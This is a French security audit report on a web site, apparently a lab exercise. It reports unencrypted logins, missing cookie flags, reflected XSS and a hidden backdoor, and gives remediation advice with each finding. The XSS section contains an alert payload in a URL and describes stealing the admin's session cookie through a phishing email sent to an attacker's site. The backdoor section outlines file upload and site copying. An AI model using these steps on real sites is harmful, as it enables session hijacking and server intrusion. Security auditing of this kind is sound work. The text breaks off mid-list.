AUDIT DE SECURITE

www.e-commune.org

Vincent Drouin
vdrouin@et.esia.fr

SYNTHESE

L'objectif de cet audit de sécurité est de déterminer le niveau de sécurité du site web www.e-commune.org et de recenser et catégoriser ses éventuelles vulnérabilités.
Le serveur du site www.e-commune.org tourne sur une machine dont l'adresse IP est 192.168.56.101, et l'audit est réalisé depuis une machine située sur le même réseau (adresse IP 192.168.56.102).
L'audit demandé est de type « boîte grise », et il s'est déroulé du 14 novembre au 16 novembre 2017.

L'audit de sécurité a permis de recenser :

- 8 vulnérabilités critiques, c'est-à-dire pour lesquelles il y a un risque direct et fort d'usurpation d'identité ou de prise de contrôle de tout ou partie de l'application, si elles sont exploitées avec succès.

- 5 vulnérabilités moyennes, c'est-à-dire pour lesquelles l'exploitation permettra d'obtenir des informations sensibles mais ne permettra pas une prise de contrôle illégitime de l'application.

- 1 vulnérabilité faible, c'est-à-dire dont le risque lié à l'exploitation est restreint, si l'attaquant se limite à cette vulnérabilité seule.

Par la suite, chaque vulnérabilité identifiée sera présentée en précisant son niveau de facilité d'exploitation, de criticité du risque qu'elle représente et de difficulté pour la mise en œuvre d'une correction.

De manière générale, il est fortement conseillé de ne laisser sur le serveur que des fichiers utiles au fonctionnement de l'application.

Il est également recommandé d'apporter un socle de sécurité à l'architecture d'un site web en adoptant une posture de méfiance vis-à-vis de l'utilisateur :

- Contrôler les données envoyées au serveur via des formulaires et celles passées en paramètre.
- Limiter au strict nécessaire l'accès de l'utilisateur aux informations du serveur.

Enfin il convient de sécuriser toute la chaîne d'authentification, qui plus est dans le cas de sites web donnant des privilèges différents selon les utilisateurs.

SOMMAIRE

1 - Flux réseau non chiffré

Exploitation : moyenne, risque : élevé, correction : moyenne.

Définition :

Un flux réseau non chiffré laisse transiter toutes les informations en clair, ce qui rend la communication entre le client et le serveur non sécurisée. Utiliser une communication non sécurisée n'assure donc pas une confidentialité des données, qui peuvent être interceptées lors de la connexion.

Exploitation :

Les données de connexion (login et mot de passe) transitent en clair dans les trames échangées entre le client et le serveur, comme illustré dans cet extrait des messages échangés lors de la connexion avec identifiant admin. Ces traces ont pu être récupérées en utilisant le logiciel analyseur de paquets **Wireshark**.



Figure 1 - identifiants envoyés de manière non sécurisée

Recommandation :

Il convient de mettre en place une communication sécurisée basée sur le protocole HyperText Transfer Protocol Secure (HTTPS).
Il est par exemple possible d'utiliser **Let's Encrypt** qui est une autorité de certification (CA) délivrant gratuitement des certificats à Validation de Domaine (DV) d'une durée de 90 jours.

Références :

- https://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf Recommandation de l'**Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)** numéro R20 - Il faut recourir à chaque fois que c'est possible au protocole HTTPS dès lors que l'on associe une session à des privilèges particuliers.
- https://letsencrypt.org/

2 - Drapeaux des cookies HTTPOnly et Secure non activés

Exploitation : moyenne, risque : élevé, correction : facile

Définition :

Les cookies peuvent être protégés en activant les drapeaux HTTPOnly & Secure. Le premier évitera que le cookie soit utilisé par autre chose que le protocole HyperText Transfer Protocol (HTTP).

Le second permettra que l'utilisation des cookies se fasse exclusivement dans un environnement sécurisé : hors HTTPS, l'utilisation de cookie ne fonctionnera pas.

Ne pas activer ces drapeaux signifie que les cookies de session peuvent être récupérés, et réutilisés pour se connecter de manière illégitime.

Exploitation :

L'utilisation du plugin **Firebug**, l'outil de développement web sous forme d'une extension pour le navigateur **Mozilla Firefox**, permet de mettre en évidence que les drapeaux sont inactifs.



Figure 2 - cookie dont les drapeaux sont inactifs

Les traces obtenues à l'aide du logiciel **Wireshark**, et qui ont permis de mettre en évidence la vulnérabilité de flux réseau non sécurisé permettent également de mettre en évidence que le cookie de session transite de manière non sécurisée.



Figure 3 - détails du cookie transitant en clair

Toutes ces informations, une fois interceptées, permettent de recréer un cookie de session et de se reconnecter simplement, en usurpant l'identité de l'utilisateur dont les informations auront été volées, et ce sans connaître son mot de passe.
Dans la section suivante, une exploitation plus avancée de cette vulnérabilité sera effectuée au moyen du Cross Site Scripting, et la création de cookie sera également détaillée.

Recommandation :

Il conviendra d'activer les drapeaux HTTPOnly & Secure afin de diminuer le risque de vol de cookie.

Références :

1. https://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf Recommandation R21 de l'**ANSSI** - Les attributs HTTPOnly et, dans le cas d'un site en HTTPS, Secure doivent être associés à l'identifiant de session.
2. Recommandation de **Open Web Application Security Project** (OWASP) https://www.owasp.org/index.php/HttpOnly
3. https://geekflare.com/httponly-secure-cookie-apache

3 - Cross-Site Scripting

Exploitation : facile, risque : élevé, correction : moyenne

Définition :

Le Cross Site Scripting, ou XSS, est un type de vulnérabilité que l'on trouve dans les applications web.
Dans le cas d'e-commune, il est possible en injectant du code JavaScript de voler le cookie de session de la session admin, ce qui permet d'usurper son identité.

Exploitation :

1. Une simple modification d'URL permet de mettre en évidence la vulnérabilité de l'implémentation aux attaques XSS

http://www.e-commune.org/index.php?cat=administration&ncat=<script>alert(1)</script>



Figure 4 - vulnérabilité XSS identifiée

2. Il ne reste plus à l'attaquant qu'à envoyer un mail adapté à l'admin pour récupérer son cookie de session en utilisant un site web externe à l'appui de l'attaque.

<script>
document.write('');
</script>



Figure 5 - exemple d'envoi d'email piégé à l'admin

3. A la lecture de cet e-mail de phishing, l'utilisateur admin enverra à son insu, et sans aucune action spécifique de sa part, son cookie de session au site internet utilisé par l'attaquant.



Figure 6 - le code script inséré est indétectable



Figure 7 - cookie de session de l'admin récupéré via le site malveillant

4. L'attaquant possédant les informations du cookie de session de l'admin peut s'en recréer un facilement, en utilisant le plugin **Firebug** du navigateur **Mozilla Firefox**.



Figure 8 - reconnexion en utilisant le cookie volé

Recommandation :

Il conviendra d'utiliser htmlspecialchars() pour traiter les variables et éviter que des balises de script n'y soient insérées. Cette solution, de même que l'utilisation de htmlentities() ont des limites, comme expliqué par **l'ANSSI**.

Une solution pour se prémunir efficacement contre le vol de cookies et d'activer les drapeaux HTTPOnly et Secure des cookies pour éviter qu'ils soient partagés dans des scripts non HTML (JavaScript par exemple) et utilisés de manière non sécurisée.

La solution la plus sécurisée, mais nécessitant le plus de changements, consiste à revoir l'architecture du site internet et faire en sorte que chaque paramètre soit vérifié et validé avant d'être utilisé.

Références :

1. https://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf Recommandation R14 de **l'ANSSI** : Les données externes employées dans quelque partie que ce soit de la réponse envoyée au client doivent avoir fait l'objet d'un « échappement » adapté au contexte d'interprétation. Il convient en outre de vérifier qu'elles ont effectivement la forme attendue lorsque celle-ci est connue.
2. Recommandation de **OWASP** https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

4 - Présence d'une porte dérobée sur le serveur

Exploitation : facile, risque : élevé, correction : facile

Définition :

Une porte dérobée est présente dans l'implémentation, qui permet un accès super-utilisateur à quiconque navigue sur le site, en simple visiteur ou non.
Cette porte dérobée permet par exemple le téléchargement d'un fichier malveillant sur le serveur, ou encore l'aspiration de tout le code du site web, mais aussi de tout le système de fichiers physique du serveur.

La page « carte » du site www.e-commune.org contient un lien vers cette porte dérobée, comme on peut le voir dans le code source de la page.



Figure 9 - lien caché vers la porte dérobée

Exploitation :

1- Création d'un répertoire partagé côté client
2- Simple ligne de commande via la porte dérobée pour échanger des fichiers (**xcopy**)
    a. Envoi d'un exécutable malveillant depuis le répertoire partagé vers le serveur
    b. Récupération de l'ensemble du site web depuis le serveur vers le répertoire partagé (voir ci-dessous)

